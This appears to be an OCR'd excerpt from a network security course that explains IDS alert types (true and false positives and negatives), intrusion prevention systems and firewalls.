
Types of IDS Alerts

True Positive (Attack - Alert)	An IDS raises an alarm when a **legitimate attack** occurs	✓ ✓
False Positive (No Attack - Alert)	An IDS raises an alarm when **no attack** has taken place	✗ ✓
False Negative (Attack - No Alert)	An IDS does not raise an alarm when a **legitimate attack** has taken place	✗ ✗
True Negative (No Attack - No Alert)	An IDS does not raise an alarm when an **attack** has not taken place	✓ ✗

Types of IDS Alerts

An IDS generates four types of alerts: True Positive, False Positive, False Negative, and True Negative.

- **True Positive (Attack - Alert)**: A true positive is a condition that occurs when an event triggers an alarm and causes the IDS to react as if a real attack is in progress. The event may be an actual attack, in which case an attacker attempts to compromise the network, or it may be a drill, in which case security personnel use hacker tools to test a network segment.
- **False Positive (No attack - Alert)**: A false positive occurs if an event triggers an alarm when no actual attack is in progress. It occurs when an IDS treats regular system activity as an attack. False positives tend to make users insensitive to alarms and weaken their reactions to actual intrusion events. While testing the configuration of an IDS, administrators use false positives to determine whether the IDS can distinguish between false positives and real attacks.
- **False Negative (Attack - No Alert)**: A false negative is a condition that occurs when an IDS fails to react to an actual attack event. This condition is the most dangerous failure, as the purpose of an IDS is to detect and respond to attacks.
- **True Negative (No attack - No Alert)**: A true negative is a condition that occurs when an IDS identifies an activity as acceptable behavior and the activity is acceptable. A true negative means successfully ignoring acceptable behavior. It is not harmful, as the IDS performs as expected in this case.



Intrusion Prevention System (IPS)

- An intrusion prevention system (IPS) is also considered as an **active IDS** since it is capable of not only detecting the intrusions **but also preventing them**
- It is a **continuous monitoring system** that often **sits behind the firewalls** as an additional layer of protection
- Unlike an IDS, which is passive, an IPS is **placed inline in the network**, between the source and destination to **actively analyze the network traffic** and to **automatically take decisions** on the traffic that is entering the network

Intrusion Prevention System (IPS)

Intrusion prevention systems (IPS) are considered as active IDS, as they are capable of not only detecting intrusions but also preventing them. IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection. Unlike IDS, which are passive, IPS are placed inline in the network, between the source and the destination, to actively analyze the network traffic and make automated decisions regarding the traffic that is entering the network.

Some of the actions that an IPS is meant to perform are as follows:

- Generate alerts if any abnormal traffic is detected in the network
- Continuously record real-time logs of network activities
- Block and filter malicious traffic
- Detect and eliminate threats quickly, as it is placed inline in the operational network
- Identify threats accurately without generating false positives

An IPS takes actions based on certain rules and policies configured into it. In other words, the IPS can identify, log, and prevent the occurrence of any intrusion or attack in the network. IPS can also be employed to detect critical issues in corporate security policies such as notorious insider threats, malicious network guests, etc.

Classification of IPS:

Like IDS, IPS are also classified into two types:

- Host-based IPS
- Network-based IPS

Advantages of IPS over IDS:

- Unlike IDS, IPS can block as well as drop illegal packets in the network
- IPS can be used to monitor activities occurring in a single organization
- IPS can prevent the occurrence of direct attacks in the network by controlling the amount of network traffic




Figure 12.5: Example of an IPS placement



Firewall

- Firewalls are hardware and/or software designed to prevent **unauthorized access** to or from a private network
- They are placed at the junction or **gateway** between two networks, which is usually between a private network and a public network such as the Internet
- Firewalls **examine all messages entering or leaving the Intranet** (or private network) and block those that do not meet the specified security criteria

✓ = Specified traffic allowed
✗ = Restricted unknown traffic

Firewall

A firewall is a software- or hardware-based system located at the network gateway that protects the resources of a private network from unauthorized access by users on other networks. They are placed at the junction or gateway between two networks, usually a private network and a public network such as the Internet. Firewalls examine all the messages entering or leaving the intranet and block those that do not meet the specified security criteria. Firewalls may be concerned with the type of traffic or with the source or destination addresses and ports. They include a set of tools that monitor the flow of traffic between networks. A firewall placed at the network level and working closely with the router filters all the network packets to determine whether to forward them toward their destinations. Always install firewalls away from the rest of the network, so that none of the incoming requests can gain direct access to a private network resource. If appropriately configured, the firewall protects systems on one side of it from systems on the other side.

- A firewall is an intrusion detection mechanism that is designed by an organization's security policy. Its settings can change to make appropriate changes to its functionality.
- Firewalls can be configured to restrict incoming traffic to POP and SMTP and to enable email access. Certain firewalls block specific email services to avoid spam.
- A firewall can be configured to check inbound traffic at a "checkpoint," where a security audit is performed. It can also act as an active "phone tap" tool for identifying an intruder's attempt to dial into modems in a secured network. Firewall logs consist of logging information that notifies the administrator about all attempts to access various services.

- The firewall verifies the incoming and outgoing traffic against its rules and acts as a router to move data between networks. The firewall allows or denies access requests made from one side of it to services on the other side.
- Identify all the attempts to log into the network for auditing. Unauthorized attempts can be identified by embedding an alarm that is triggered when an unauthorized user attempts to log in. Firewalls can filter packets based on the address and type of traffic. They recognize the source and destination addresses as well as port numbers during address filtering, and they identify the types of network traffic during protocol filtering. Firewalls can identify the state and attributes of data packets.

